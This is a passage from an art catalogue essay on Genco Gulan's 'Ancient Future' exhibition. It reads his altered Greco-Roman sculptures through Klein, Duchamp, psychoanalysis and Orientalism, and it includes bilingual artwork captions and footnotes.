in the works by Man Ray, Meret Oppenheim, or on space as in artwork by Magritte and de Chirico or that of Dali, who targeted the piece itself.

Renaissance is the era of intervention on and surpassing of the antiquity. Likewise, Raphael's Greek school painting, *The School of Athens,* negotiates with the antiquity just like that of Michelangelo. He prepares the typologies for the Hellenistic philosophers who will disseminate in the following generations. In this way, he utilizes the past and at the same time, surpasses it with the Renaissance thought. Since the Renaissance mentality dominates the painting, the images imply the past. It is important to note that this implication also signifies an end and a closure.

Zafer Bey, 2013. Mermer ve polimer. 12 x 12 x 21cm. Prof. Dr. Aylin Seçkin koleksiyonu.
Referans: Herkül, MS yaklaşık 216 MS, Ulusal Arkeoloji Müzesi, Napoli, İtalya ve belki de Conchita (2014), Thomas Neuwirth.
Mr Nike, 2013. Marble and polymers. 12 x 12 x 21cm. Prof Aylin Seckin collection. Reference: Farnese Hercules, c. 216 AD, National Archaeological Museum, Naples, Italy and maybe Conchita (2014) by Thomas Neuwirth.--ü



Sev, 2018. Tuval üzerine akrilik. 100 x 120. Referans: Yves Klein'in 'Mavi Dönemin Antropometreleri performansı', 1960.

Love, 2018. Arcrylic on canvas. 100 x 120. Reference: Yves Klein's Performance 'Anthropometries of the Blue Epoch', 1960.

Where does today's perception of the art position the antiquity? The answer in the post-Duchamp world is expansive. We talk about a grand literature here. We mentioned some of them above. There are popular and great narratives. In later eras, more implicit traces can be seen. One of the examples is Robert Mapplethorpe. Traces of antiquity are obvious in this artist's photographs that made a drastic mark on the art history in the 1980's. In this analysis, we shall talk about direct references and interactions. It is true that by following this line and building that relationship, even Mapplethorpe's most cutting edge work can be viewed as classic. (8)

Even though it is not always directly apparent, it is possible to talk about mutual interaction in arts. For example, Picasso must also be mentioned as one of the pioneers. With his reinterpretation of famous works by Raphael, or Velasquez, as well as his paintings from his *Blue Period*, his approach makes it possible to draw associations or free interpretations that he always adhered to the classic. (9) Since he was an artist who resisted and survived until the beginning of the 1970's, it might not be safe to consider his classical prone approach with the tendencies of the contemporary art. Taking this into consideration, we will not mention that Lucien Freud composed fiction in reference to an important painter (Watteau). (10)

We can note two breaks in this line: First, with the autonomy of the post-modern thought. In the late 1970's and the early 1980's, predominantly in architecture, classics (re) entered into contemporary visual culture. It is important, meaningful and functional when Frederic Jameson starts his important book with *The Bonaventure Hotel*. (11) In the aforementioned period, the relationship with the classical achieved a new level of density. However, if we keep Jameson's emphasis in mind, the post modern approach could not go beyond being eclectic, decorative and theatrical. Since it is not possible to claim that Jameson's concepts oppose the logic of post-modernism, it is necessary to concretely define the nature of the relationship. In the aforementioned period, a similar understanding was apparent not only in architecture but also in all fields of visual fields included the kitsch. However, it was difficult to specify an analytical tendency.

Yves Klein should be considered as the founding father of the contemporary art, as he is more open to the turmoil of the post-modern period and relates to a great extent to the classical works in a dialectic and productive manner. Utilizing a great amount of freedom, he reproduced two works: the *Venus of Milo* and the *Winged Victory of Samothrace*, from the peak of the classical sculpture. In addition, he painted these reproductions using the blue paint he had patented. In this way, Klein's works both coincided with the original sculptures and at the same time, drastically deviated from them.

Post-modern tendencies, without doubt, followed this path with one important difference. While the post-modern understanding brings the original closer to the viewer, neglecting its imperviousness as it relates to the classical, Klein expends the impervious territory, brings the original as far as possible and marks it as untouchable. Using this understanding, it is important to refer to the father and the authority figure concepts we have mentioned previously. By wholeheartedly volunteering to be the son and completely alienating the viewer, in a sense, Klein becomes Oedipus himself.

In this sense, I believe that the transformation of the classic is to overcome the Oedipus complex. By intervention, the father figure that is represented by the classical is removed. The main point is the quality of the appropriation. It can be a soft and respectful approach or one that is irreverent and demeaning. But the truth never changes. The place and role of the classical holds in our stream of consciousness, is restored and recomposed by this endeavour. But we must note one solid truth in Freud's analysis of the Oedipus. The discreet and crucial point of the theory: The killing of the father does not negate the father. Rather it is a process of negotiation and of self-proving. After the struggle, the father is rediscovered. It can also safe to said that the father is reformed

without removing the respect or negating the authority. In a sense, it repositions and transfers (12). The Oedipus Complex and the problematic of the father are the most fundamental truths that are developed from the Judeo-Christian metaphysics. (13)

Genco Gulan's exhibition, which I have titled *The Ancient Future*, includes this framework with its own unique approach. The core of the exhibition employs interventions on Greco-Roman sculptures (most of which unearthed in Anatolia) and includes the stream of consciousness of the Western Art History. Without doubt, some of his work deviates from this path. For example, he also made kinetic (robotic) pieces. But even these, show touches of and references to points mentioned previously in this text.

Gulan's intervention in the Greco-Roman culture has a Klein-esque tendency without being identical. He moves from Klein's highly liberal approach and adopts some of Duchamp's tendencies. He intervenes freely on the sculptures making them contemporaneous.

At this point, it is important to expand on one point. When Klein intervened, he more or less kept the sculptures in their original state. Even though the head of *Venus of Milo* is missing, the viewer immediately grasps the reference. Moreover, he contemporizes and makes even stronger works by painting both the *Venus of Milo* and the *Winged Victory of Samothrace* with his striking blue colour. On the other hand, Duchamp does not follow this route, but continues his ironic and negating approach that began when he signed and named a urinal the *Fountain* and continued when he defaced a printed copy of *Mona Lisa* by adding a moustache. Actually, he writes an unheard-of sentence, in truth, not a sentence, but a riddle.

In his approach, Gulan synthesis these two tendencies. On one hand, he keeps the body of the sculpture in its original state as in *Herames*, but adds four heads to the body. In fact, this work combines Klein's respect for the classic with Duchamps' use of the riddle. For example, in his most striking manner, in *Alexander with two Mouths* and *Venus with four Eyes* portrait sculptures. Again, without making a change in their form, he adds a new pair of eyes and/ or a mouth. Some other of his works follow this tendency but adapting a more disturbing style as if they are not as innocent. He attaches a male head to a female body (*Drag King*), multiplies and positions the head of *Hermes* on two legs (*Hermes Walker*) and covers another ancient head (*Apollo*) in metal coins (*Money Head*). But his most metaphoric sculpture in this category is *Darth Vader*'s encounter with an ancient body: *Dark Father was Roman*.

What does all these interventions express must be answered by drawing a parabola. Firstly, since each of Gulan's interventions has a different nature implies different layers and carries a different depth. They cannot be classified under a single category. In a sense, each of his pieces includes some signifiers and each intervention or transformation has its own layer of meaning. It is possible to go into the details by analyzing each piece individually. We can also discuss a common thread that connects the difference: Even though Gulan received a formative Western education and his interventions reference Western metaphysics, this artist lives in a different cultural geography with a different human-consciousness matrix.

Son aşk şiiri, 2017. Seramik üzerine çivi başı ile yazı, akıllı telefon, WhatsApp uygulaması. 35 x 50 cm. Korfmann Kütüphanesi koleksiyonu, Çanakkale. Referans: İlk Aşk şiiri, Sümerler, MÖ 2000. Nippur, İstanbul Arkeoloji Müzesi.

Last love poem, 2017. Ceramics, smart phone, WhatsApp application. 34 x 50 cm. Korfmann Library Colection, Çanakkale. References: First love poem, Sumerians, 2000 BC. Nippur, İstanbul Archeological Museum.

DAMAGING KALIMBRAD DEVIL I SO -
GAUZE LIEON BUY ULTRA BALSAM
TALK - ASIAN KALB I MIN A EVIL I SO
- GAUZE LIEON BUY ULTRA BALSAM
TALK - BENN DEFERRING OK SAY
IS LATIN BALSAM RATIFIED - NATAL
BASIS BAL FALLOUT - FUZE BL-
IGIBLE HECKLE MELON ADEM
- ASIAN SEMI OK SAY ATOM -
BEGIN DEFERRING OK SAY IS KARIN
BALOUN TAYLOR IT - DAMAGING GREN-
DENNECK ALOUN - KAN SNBERE BOUCE
SANA BUZE I SELLER BE RECEPTIVE -
BADAR SANA HE SITE HER BE RECEP-
TIVE - SENT BENI SEED I BUN ICON
- LARGER BANANA BIK SAY I SKAT
ING - BENIN TAERIZ BENIN KIRBY ICY
- TANTRIC SO KALB IN I ASANI NGEBEN
GENCO - LUTHERNAN AOK SAY I SLATING

Kornelia Yeşim, 2012. Mermer ve polimer. Yükseklik: 220 cm. Akmerkez'de sergilendiği şekliyle. İstanbul Modern Koleksiyonu. Referans: Cornelia Antonia. MS. 160-170, Pisidia, Isparta.

Cornelia Yeşim, 2012. Marble, polymer. Height: 220 cm. As exhibithed in Akmerkez shopping Mall, Istanbul, TR. Istanbul Modern Collection. Reference: Cornelia Antonia. AC.160-170. Psida, Isparta, TR.

Leaving aside discussing whether or not it can be something else, we reveal a cultural sociology and a different topography unfolding in Gulan's work. In fact, this understanding is integrated in the general presentation of the exhibition. A background painted burgundy like a museum wall intersects with artificial grass turf used on a football field. This intersection is not a coincidence. It is obvious and serves to substantiate rather than falsify the above argument.

Previously, we explained that the intervention in the classical serves as the context of the Oedipus complex and the father/ authority theory. Now we can ask this question: In a culture that is not directly Western, in a cultural platform that is on the east of the West, what does the perception of the Oedipus complex and its fundamentals point out? Psychoanalysis and the duality of the East are layered and expansive investigation. Despite this, the truth does not change. The perception of the father and the authority system that exists in the East are unique and different.

This subject has been discusses quite a lot. The Western psychoanalysts Julia Kristeva (14) and later, Eastern thinker Fethi Benslama (15) later deepen theories considered by Freud in two of his works, *Moses and Monotheism* and *Totem and Taboo*. While the fundamental subject is multiple, the truth is one. There are epistemological differences in the consideration and symbolization of the thought of God in the West and the East. Christianity uses the context of Father-Son and the Jesus Christ. In his work Freud emphasizes the destruction not of the father but the son. But the son is a father-son.

This kind of reality does not exist in Islam. Rather it rejects this thought of immortality. Never appearing in visual form, God is the one that creates and the one that spares. Consequently, it is not correct to build the Islamic-Eastern metaphysics on a destruction using the same terms. In this nature, Islam differentiates from Judaism. Even though based on law and servitude, Judaism is structured on a contract, *The Ten Commandments* that defines the human behaviour. This type of commandments does not exist in Islam. God has descended the Koran. The Holy Koran defines what is forbidden and what is acceptable, but not as a command, not as an imperative, rather in the form of a sign, as guidance and suggestion. Mankind based on their rational mind must choose between right and wrong.

Does this analysis show us that our main equation is wrong? Are we implying that Gulan's approach cannot be on the same level as a Western artist? No! Definitely not! Two main reasons: Firstly, without saying he internalize Western metaphysics, we must reiterate that Gulan received his formation based on Western thought. Such a formation often instigates significant reactions. For this matter, by adding a new layer, Gulan relates to the form of Western metaphysics. Secondly, perhaps more important, the West and the Western art history represent the father for an artist that is raised in Turkey. The Greco-Roman thought set the vital horizon. But when Gulan freely intervenes in the most significant examples of this history and symbolic capital, he primarily destructs the established authority, therefore the father. He breaks with the canonical approach of the Western art history. Gulan makes a radical intervention on this hegemony also criticized by the opposition groups in the West, such feminists, (immigrants) subalterns, the African Americans.

Previously, I have mentioned that Gulan's intervention is a move towards the formation. Equivalently, would be the argument that this intervention is on the axis on the form. Let me argue that Gulan uses a high aesthetic understanding, but when considered in depth, also let us note that it has another level of meaning. Stemming from their ontological structure, the aforementioned fabric of his work is its explicit political layer. The accumulation of his interventions consisting of Western metaphysics and consciousness coincides with the main arguments that originated after Edward Said's *Orientalism* published in 1979. The critique of Western metaphysics and narrative serves as the main logic of the post orientalist period. Unavoidably, this critique overlaps with a deconstruction of hegemony in the Gramscian and Foucault-esque sense. Overcoming of an fictitious hegemony, imaginary and based on power relations, is the main aim. By judging it differently,

Gulan's investigation is to transform the position once held by Guerrilla Girls.

With these qualities, Gulan's works contain two layers: On one hand, they unify with the line coming from Klein- Duchamp and it achieves this perfectly in the formal sense. On the other hand, with a reaction coming from their nature, within themselves, but in an extremely subtle way, they got based on a political platform. This politicization of his work cannot be observed as one sided by only considering content, meaning and tendency. Form also shares this layer in two ways; The first layer is sexuality, one of the most discussed subjects of the Ancient World. Gulan, quite openly, freely and with great irony, intervenes in the gender of his sculptures. Actually, he makes an impact on the position held by masculinity-femininity problematic in the Orientalist-Occidentalist plane. Gulan masculinises the female Orient and feminizes the male Occident. (16)

The first aspect also deals with the transformation of the faces of *Alexander the Great* and *Aphrodite* (*Roman Venus*) into new ones. This new form allows us to consider two concepts: First concept is the personae. Personage means a mask. The concept of personality, in the context of character, propagates from this word and yes, it means camouflage, as the mask (veil?) we use in our daily lives. Our visible persona is a makeup and our real personality lies behind this. In the conception of the Eastern metaphysics, it is deep and intrinsic. When Gulan stretches their faces and add new eyes to *Alexander with two Mouths* and *Venues with four Eyes,* he proposes a new question to the viewer. Upon closer inspection, the viewer can not clearly ascertain whether these faces are stripped off or added on? It is a category on its own right. Are these amassed faces cracked open, stripped off and peeled? Or are new personas are added on? Obviously, this new form is strictly political.

This second aspect is emphasized on the eyes, and interlaced around the eyes. Both *Alexander the Great* and *Aphrodite* have been given new eyes, doubtlessly highly disputable elements... But Gulan's intervention on the eye must be evaluated together with the persona. Why did the old eyes need be replaced/ cloned? The sign, using new eyes, must be rethought and again an important point to be noted. While in the Ancient Greece, the eyes and the function of seeing were major phenomenons on their own, in the modern world, they merge with the gaze. It is neither a neutral act nor a neutral truth. Merleau-Ponty and Sartre familiarizes us the several connotations of the gaze. Foucault establishes a link between gaze and hegemony. Looking down from above is not an expression but a hegemonic building tool in the Jeremy Benthamian/ Panopticonic sense. The gaze alienates. According to its position, the gaze isolates the other and makes it secondary. Comparing the relationship between the eye and seeing to the gaze, the eye and seeing can be passive while the gaze is always active. (17)

Among all these, in contemporary social theory and psychoanalysis, the different and striking meaning of 'looking' emerges from its relationship with desire. For Lacan's 'objet petit a' stands for lost desire is the gaze. Watching is the lost desire itself and its embodiment. In short, a gaze towards a thing is not gaze, but desire, a peep towards the desire itself. Through the gaze in its mirror stage, the identity and the personality are formed. As a matter of fact, analysts such as Mulvey, Hooks and Kaplan formulated contemporary visual theory around in this context using the relationship between the gaze and the desire and specifying the identity of the desired object. (18)

Üç Gözlü Sokrates (Sivri kulaklı), 2018. Modelleme Çamuru. Yaklaşık 30 x 20 x 20 cm. Referans: Sokrates büstü, MS 4 yy. Efes Arkeoloji Müzesi, Selçuk, İzmir ve belki Yüzüklerin Efendisi, 2001, Peter Jackson.

Socrates with three Eyes (with Elf Ears), 2018. Modeling clay. Approx. 30 x 20 x 20 cm. Work in progress. Reference: Socrates, 4 AD, Efes Archeology Museum, Selcuk, Izmir, Turkey and-maybe Lord of the Rings (2001) by Peter Jackson.

In this context, to what do Gulan's *Alexander with two Mouths*, *Venus with four Eyes* and finally his self-portrait as *Sleeping Alexander* correspond to? If you look closely, they are dominated by blindness, some kind of not-seeing. Let's point out the fact that the ancient sculpture's not seeing resulted from history. Remembering that in the Ancient World, colour was essential and perhaps at once they did see. Whiteness and lack of colour was God-like. Since we know that both Greek and Egyptian sculptures used to be painted, we must assume that most probably these sculptures did possessed eyes. Over time, the paint faded and eye parts fell off and were lost, rendering these sculptures blind. Now we think of them as being without eyes and sight. For us, this result is important because the remaining ancient faces do not see. The modern consciousness thinks of them as eye-less and often refuses to imagine the original painted figures. Painted sculptures seem too simple for us. The idea of the sculptures being white became commonplace during the philhellene era that formulated consciousness about the antiquity. In this manner, their blindness became accepted.

Gulan follows the same line of thought and (re)builds the sculptures as blind. More interesting, he builds his self-portrait with eyes closed. Gulan does not gaze at us instead we gaze at him. In fact he makes two operations at once. First, Gulan puts himself into the same category with the ancient masterpieces. He continues the unverified yet accepted tradition. Furthermore, he opposes the Lacanian mirror stage by designing himself as the one who does not gaze. By choosing not to gaze, he establishes a new type of identity. He negates the lost object/desire relation. He chooses not to search for desire. We must not forget that according to Lacan, the only path to desire is death. The important question is whether or not by depicting of himself with closed eyes, does Gulan appear as a dead man? Had he attained his desire? (or not?) (19)

Yet again, the self-expressive concept of desire is complicated. What it corresponds to on the cultural plane is a problematic as well. Obviously Gulan emphasizes that from the social cultural perspective; Western desire is different than the non-Western desire. To this effect, Gulan by rejecting the Western gaze and gaze's object of desire, he materializes a subject that does not gaze and creates a major cultural paradigm.

Let us note that closed eyes also express a sleeping or a dreaming state. Perhaps they are the same, but sleep and dream states have different definitions across different cultures. The symbolic capacity, the meaning and function of dreams do not coincide in the Western and Eastern mythologies. In the West, the dream occurs as a reflection and a transforming mechanism. In the East, the dream has the aim of seeing a sign. (20) When Gulan depicts himself as someone asleep this action can be compared to his depiction of himself as someone without a gaze. Both contain unique cultural references.

Let's carry the main narrative created by Genco Gulan to a different plane, departing from a perspective of its new cultural structure's roots and consequences. The consequences can only be reached by investigating the fundamentals of these and other sculptures and the meaning of that 'stage'.

It is impossible to explain Gulan's bold interventions in the antique sculptures that had gained the

Antik Louis (Metafora serisi), 2017**.** Seramik üzerine akrilik.100 x 33 x 33 cm.
Referans: Louis Vuitton çantaları ve Sakız adası Amforası MÖ. 350-330.

Ancient Louis (Metaphora Series), 2017**.** Acrylic on seramic. 100 x 33 x 33 cm.
Reference: Chian amphora (circa 350-330 B.C.) recovered from the wreck at between Chios and Oinousse. Louis Vuitton bags. As exhibited at Cesme Castle Museum.

status of taboo and sacred by adhering only to the cultural approach. In addition to becoming a piece of art on their own right, his sculptures with their interventions deal with concepts such as irony, play and theatre. In fact, as a showcase, the exhibition '*Ancient Future*' expands these themes to their fullest. As we mentioned before, dark red walls that surround the artificial green grass turf, frame the exhibition. The sculptures lay on this green grass base, unlike their usual archaeological sites (or other exhibition halls). The qualities of these highly artificial and estranged spaces are consistent with the irony of these sculptures. The viewers feel the striking alienation at first glance.

While the imbuement of irony, alienation, play and dramatisation are on purpose; it is safe to say their essence originates from a ludic playful understanding. Theatre itself is a play, a play ground, an enviroment. Play is a verb. We cannot claim Gulan's approach aims to revive the play content that is present since art's origins, or that this is his primary purpose. For Gulan, play is a tool not the goal. As I have previously mentioned, Gulan uses this tool within the Dadaist parameters. Using play, he overcomes this commonplace, rooted, canonical structure as he also avoids an eclectic understanding as well. On the contrary, he uses the concept of play consciously and selectively. Play is at the core of his work. Sculptures that are carried in shopping carts; *Shop Lifting*, kinetic narratives that join the mechanical; *Robot Poet*, *Cephalopoda (Zeus),* new materials (polypropylene) such as melting effect that surround; *Plastic Socrates* and *Ancient Plastic* series, indicates his radicalism.

Both the exhibition and energetic effort made by Gulan are built around the duality of real versus illusion. Gulan reminds us that an element taken as true may only be an illusion. Heads placed on legs, cut and asymmetrically reconstructed bodies continually revolve around the duality of illusion/ reality. (21) Reality transformed into illusion, illusion transformed into reality, comprises major investigations in the narrative of Western/ Eastern metaphysics. Narrative being integrated into symbolic and allegoric meanings rather than a mimetic reality creates labyrinths, at the core of Eastern tradition. Gulan turns this narrative upside down, when he uses post-meta reality as reality itself, in a space without mimesis. Taking this discussion one step further, we understand he emphasizes that illusion can carry other illusions and only in this manner, can create this labyrinth.

It is clear that that this is a very tense line because Gulan's source materials are far from the comedy which the antiquity had experimented as a dramatic form, and directly embedded in tragedy. Antiquity is the land of the tragedy. Antiquity still affects us today because it presents reality in various ways. Tragedy frightens, but at the same time attracts and affects us. Most importantly, it continuously reminds us of our battle with authority and super ego. For this reason, antiquity is by nature, sacred. The mental concentration on Western metaphysics between the years 1848-1914 built a super ego. On the other hand, the comedy is secular due to its structure. The daily, the ordinary and the commonplace makes the fabric of the comedy. The secular always includes a deconstruction.

It makes sense when Gulan accumulates layers of the dramatic, the irony and the play on top of each other. As an exhibition, '*Ancient Future*', and in general Genco Gulan's works manifest themselves as secular, physical and humane against the sacred, metaphysical and God-like. His effort

Alo, Alo, Alo, Alo (Multi Medya Apollo) , 2018. Mermer, polimer ve metal. 180 x 110 x 70 cm. Referans: Kithara Çalan Tanrı Apollon. Miletus (Söke) Roma Dönemi. MS. 2. Yüzyıl, İstanbul Arkeoloji Müzesi ve Ezhel 21.yüzyıl. (Heykelin üzerinde şöyle yazar: Medya Uzun Hayat Kısa.)

Hello, Hello, Hello, Hello (Multimedia Apollon), 2018. Marble, polymers.190 x 110 x 70 cm. Reference: Apollon Kitharoidos, Roman period. 2century AC. Istanbul Archeology Musem and Ezhel 21.st Century. (On the sculpture it is writtten in Latin: Media Longa Vita Brevis)

MEDIA LONGA VITA BREVIS
GENCO 2016

Uzak Doğulu (Filipinli) Afrodit, 2015. Polimer, mermer ve metal. 34 x 22 x 30 cm. Referans: Venüs ve Çiçekli kadın, Paul Gauguin, 1891.

Aphrodite, from far East (Philippines), 2015. Polymer, marble and metal. 34 x 22 x 30 cm. Reference: Venus and Woman with a Flower by Paul Gauguin, 1891.

of localization must be noted here. Since Rabelais, 'whether or not, irony is relevant to the antiquity or to the human consciousness that internalized it as sacred?' may be the most important question. However it is impossible to answer this question without remembering that irony constitutes a dialectic process. Irony as a concept cannot internalize but constantly unfolds and multiplies. It gains its strength by being in juxtaposition to the singularity of tragic. However let us note that irony does not constitute a state of consciousness. We are talking about the source of its false appearance of having power. Irony cannot make a plan on its own but exists adopting an existing scheme. For this matter, it is secondary, and thus attains a dialectic structure. Plurality in Gulan's works appears on this plane.

So far, we have discussed the theatrical aspect of the series and pluralist elements that unfolds in layers, as well as, the relationship between looking/ seeing embodied in the sculptures. The last element in this context deals with presentation (installation). The exhibition, with its green floor surrounded by red walls, appear not as an archaeological protected site, an open-air exposition, but as an archaeological exhibition-taking place in open air.

Let us note: Just like those from antiquity, Gulan's sculptures are simultaneously different and familiar. Every work from antiquity astonishes us. We cannot comprehend that they were made at that period in time. In fact, because we have internalized these sculptures, without thinking we continue to make similar ones today. We cannot seem to go beyond them. In fact, we have the delusion to think that we make these complex sculptures today, but ancient people must have made more simple and primitive sculptures. For numerous reasons, sculpture from antiquity can still be quite astonishing.

There is an astonishing aspect to Gulan's exhibition and his pieces. This surprise leads us to define a complex and bizarre relation between the antiquity and today/ future. Actually, we have answered this relationship even though we couldn't explain completely. Gulan creates this astonishment stemming from the deformation and the deconstruction of these sculptures. Let us explain by repeating the same logic: if he had installed the sculptures of the antiquity as they are, what we would have seen as an astonishment of the sort 'how could the ancient people make these perfect sculptures?' However, as we have noted, that is the question that must be surprising: Why we couldn't go beyond those sculptures? Now we are surprised when Gulan realized his deformations. We ask why? And all the mystery of the exhibition and the pieces began to lie in this question. Gulan, by carrying the antiquity to today and beyond, makes it possible to consider his art to reach beyond time. That is to say, the perfect is not in perfect. It is not inside the accepted norms, but perfect can only be reached today through deconstruction and deformation.

In the exhibition space, this truth constitutes the foundation for a different element in the context of theatricality: "ut pictura poesis" (22). Since Horace, this concept has been considered extensively in the history of aesthetic thought, but we will refrain from discussing the part it plays when used to compare poem to the painting. Let us continue by considering the meaning expressed (or not expressed), spoken (or not spoken) in each sculpture and asking where this loaded exhibition of astonishing sculptures attains a unity? Returning to the concept expressed by the "ut pictura poesis" can we consider the relationship between sculpture and painting in the exhibition using the same framework used to compare between painting and poetry? (23) This is an important question, since what we have is an exhibition formed around the same problematic. It is an installation consisting not of individual sculptures, but of assembled sculptures that build on each other and form a unity.

Let us consider this question in reference to an old argument. Lessing defines the poem as diachronic art. It takes time to affect us, saturate us, and for its meaning to unfold. On the other hand, the painting is synchronic. We will see it when we look, perceive meaning and internalize it. (24) How did the aforementioned theatricality and the relationship between the part and unit affect the

artwork in Gulan's exhibition?

Rather than unfolding into the exhibition, the scene and the décor emphasize a structure that unfolds outwardly. The relation of the tragic to the comic that we have previously mentioned is the base of this duality. For example, one sculpture taken from antiquity carries a cell phone and becomes theatre in itself; *Ms Mr Selfie*. Using a new language, it prepares a theatre set for the display and then situates the exhibition to this set. In one sense, it makes a painting (picture?) and enhances the meaning of the exhibition. This attitude is understandable. Gulan neither recomposes antiquity nor relates to 19th century Nietzschean thought. On the contrary, time expands as he pushes beyond the 19th century. It depicts the limitlessness, not the limits of the future. In fact, he consciously involves us with the past. It is impossible to say if he does not reference the Politic with a capital P or refers directly to an aesthetics policy, with a small p.

The past can be reference, but in the historiographic sense, it can not be internalized or intellectualized or investigated as a past. The past, if we remember the famous words of Faulkner, "The past is never dead. It's not even past". In one-way or another, it is present today since we consider the past in the present context. This aforementioned state is a mental continuity, nothing else. Today more than ever, art history extensively deals with this problem. Because the Art History surrounds the past with great gaps.

Genco Gulan's art works relate with the past lay on this sort of a canvas. While he takes on the past with a methodical approach, dismantled and reconstructed it, realizing this with the sensibility of all the great artists who have examined the past, in his art work he makes choices that extend beyond today, makes suggestions for future. His suggestions are nurtured from an extensive background that includes various narrations. He materializes a variety of layers with numerous references that possess a poly-textual structure

His artworks powerful enough to hide the conceptual tendencies of the artistic form, carry their ancient future narratives within themselves.

Cibali-Paris

Footnotes

1) For the reasons of this thought See; Aleksandra Shatskikh and Marian Schwartz, *Black Square and Origins of Suprematism*. New Haven: Yale University Press, 2012.

2)Johan Joachim Winckelmann, *History of the Art of Antiquity*. Translators: H. Mallgrave. Los Angeles: Getty Research Institute, 2006. For the Art History and Theory developed by Winckelmann and his followers See. Alex Potts, *Flesh and the Ideal: Winckelmann and the Origins of Art History*. New Haven: Yale University Press, 2000.

3) Freud's analysis is ground breaking however he is not the only one that studied Leonardo. For example see. Bradley Collins, Leonardo, P*sychoanalysis, and Art History: A Critical Psycho biographical Approaches to Leonardo da Vinci.* Evanston, Illinois: Northwestern University Press, 1997.

4) David Alan Brown, ed., *Virtue and Beauty: Leonardo's Ginevra de' Benci and Renaissance Portraits of Women*. Princeton, NJ: Princeton University Press, 2001.

5) Italo Calvino, *Klasikleri Neden Okumalıyız.* (In Turkish) Çev. K. Atakay. İstanbul: Yapı Kredi Yayınları, 2014.

6) Eliot's essay is a classic, among the others that discuss 'what is classic?': T.S.Eliot, '*What is a Classic*', in Selected Prose of T.S.Eliot. Ed. Frank Kermode. New York: Harvest Books, 1975, s. 115-131. However he approached the issue in a totally Eurocentricist way and moves into literature. For a post-colonial approach See; Anki Mukherjee, *What Is a Classic? Post colonial Rewriting and Invention of the Canon*. Stanford: Stanford University Press, 2014.

Sadece Gözlerin için, 2017. Tarihi Kale (1508) burcu üzerine, Internette bulunmuş anonim görüntü işlenmiş dijital baskılı branda ile kamusal müdahale. Çeşme Kalesi ve Arkeoloji Müzesi, İzmir'de sergilendiği şekliyle.

For your Eyes only, 2017. Public intervention with a digital print carrying the anonymous image found from Internet, on an Historic Castle (1508) tower. As Installed at Cesme Castle and Archeology Museum, Izmir, TR.

7) One of the best articles on Hamlet is Eliot's. T.S. Eliot, 'Hamlet', *Selected Prose of T.S. Eliot*; Ed., Frank Kermode. New York: Harvest Books, 1975, s. 45-49.
And one of the most interesting texts on Hamlet: Simon Critchley and Jamieson Webster, *Stay Illusion!: The Hamlet Doctrine*. New York: Pantheon Books, 2013.
8) To dwell more into this subject See; *Robert Mapplethorpe and the Classical Tradition*. New York: Guggenheim Museum Publications, 1973.
9) Susan Grace Galassi, *Picasso's Variations on Masters*. New York: Harry N. Abrams, 1996.
10) Freud Watteau: *Exchanging Gaze*. Madrid: Museo Thyssen-Bornemisza, 2012. And another brilliant study on this subject, See.: Elizabeth Prettejohn, *The Modernity of Ancient Sculpture: From Winckelmann to Picasso*. London: I. B. Tauris, 2012.
11) Frederic Jameson: *Postmodernism of the Cultural Logic of Late Capitalism*. Durham, North Carolina: Duke University Press, 1992.
12) I have made this analysis referring to the ideas presented by Freud in Ego an Id. *Sigmund Freud, The Ego and the Id.* Translator. J. Strachey. New York: W.W. Norton & Co., 1962.
13) A very important study on how this development have had occurred: Miriam Leonard, *Athens in Paris: Ancient Greece and the Political in Post-War French Thought*. Oxford: Oxford University Press, 2005.
14) Julia Kristeva, *This Incredible Need to Believe*. Translator; B.B. Brahic. New York: Columbia University Press, 2011.
15) Fethi Benslama, *Psychoanalysis and the Challenge of Islam*. Translator; R. Bononno. Minnesota: University of Minnesota Press, 2009.
16) To observe how East and West are positioned in sexist perspectives, see; Reina Lewis, *Gendering Orientalism: Race, Femininity and Representation*. London and New York: Routledge, 1995.
17) The issue of gaze in Western History can be traced from these resources: Martin Jay, *Downcast Eyes: The Denigration of Vision in Twentieth Century French Thought*. California, LA: University of California Press, 1993.
18) The essays containing the main approaches of all these thinkers can be found in this book: Amelia Jones, ed., *The Feminism and Visual Culture Reader*. London, New York: Routledge, 2002.
19) Richard Boothby, *Death and Desire: Psychoanalytic Theory in Lacan's Return to Freud*. London: Routledge, 1991.
20) A very important study on this subject, See; Elizabeth Sirriyeh, *Dreams and Visions in the World of Islam: A History of Muslim Dreaming and Foreknowing*. London: I.B. Tauris, 2015.
21) For this subject, see; Nicholas Tromans, *'The Defeat of Narrative by Vision': Said and the Image',* Z. Elmarsafy, A. Bernard, D. Atwell, ed., *Debating Orientalism* inside. London: Palgrave Macmillan, 2013, s. 175-191.
22) For a historical analysis on this subject, see; Rensselaer Lee, *Ut Pictura Poesis the Humanistic Theory of Painting*. New York: W.W. Norton & Co, 1967.
23) W.J.T. Mitchell, *Picture Theory: Essays on Verbal and Visual Representation*. Chicago: University of Chicago Press, 1995. Ayrıca bknz. Hasan Bülent Kahraman, '*Ut Pictura Poesis: Şiirsel Dille Resimsel Dilin Kesişmesive Algılanması', Sanatsal Gerçeklikler, Olgular ve Öteleri* içinde. (In Turkish) İstanbul: Kapı Yayınları, 4. Basım, s. 157-184.
24) Gotthold Ephraim Lessing, Laocoon: *An Essay on the Limits of Painting and Poetry*. Trans. E.A. McCormick. Johns Hopkins University Press, 1984.

Ayakta duran bir fıravun heykeli için yeni bir duruş araştırması, 2018. Polimer, Uydu alıcısı devreleri, LNB ve altın. 200 x 85 x 52 cm. Referans: Firavun Tutankamun maskesi, MÖ.1323, Mısır Müzesi, Kahire.

Study for a new pose for a standing Pharoah Sculpture, 2018. Polymers, Satellite receiver electronic circuits, LNB and gold. 200 x 85 x 52 cm. Reference: Mask of Tutankhamun, 1323 BC, Egyptian Museum, Cairo.Erum erchill uptatatus voluptatiumBis

Artworks from the Ancient Future Exhibition

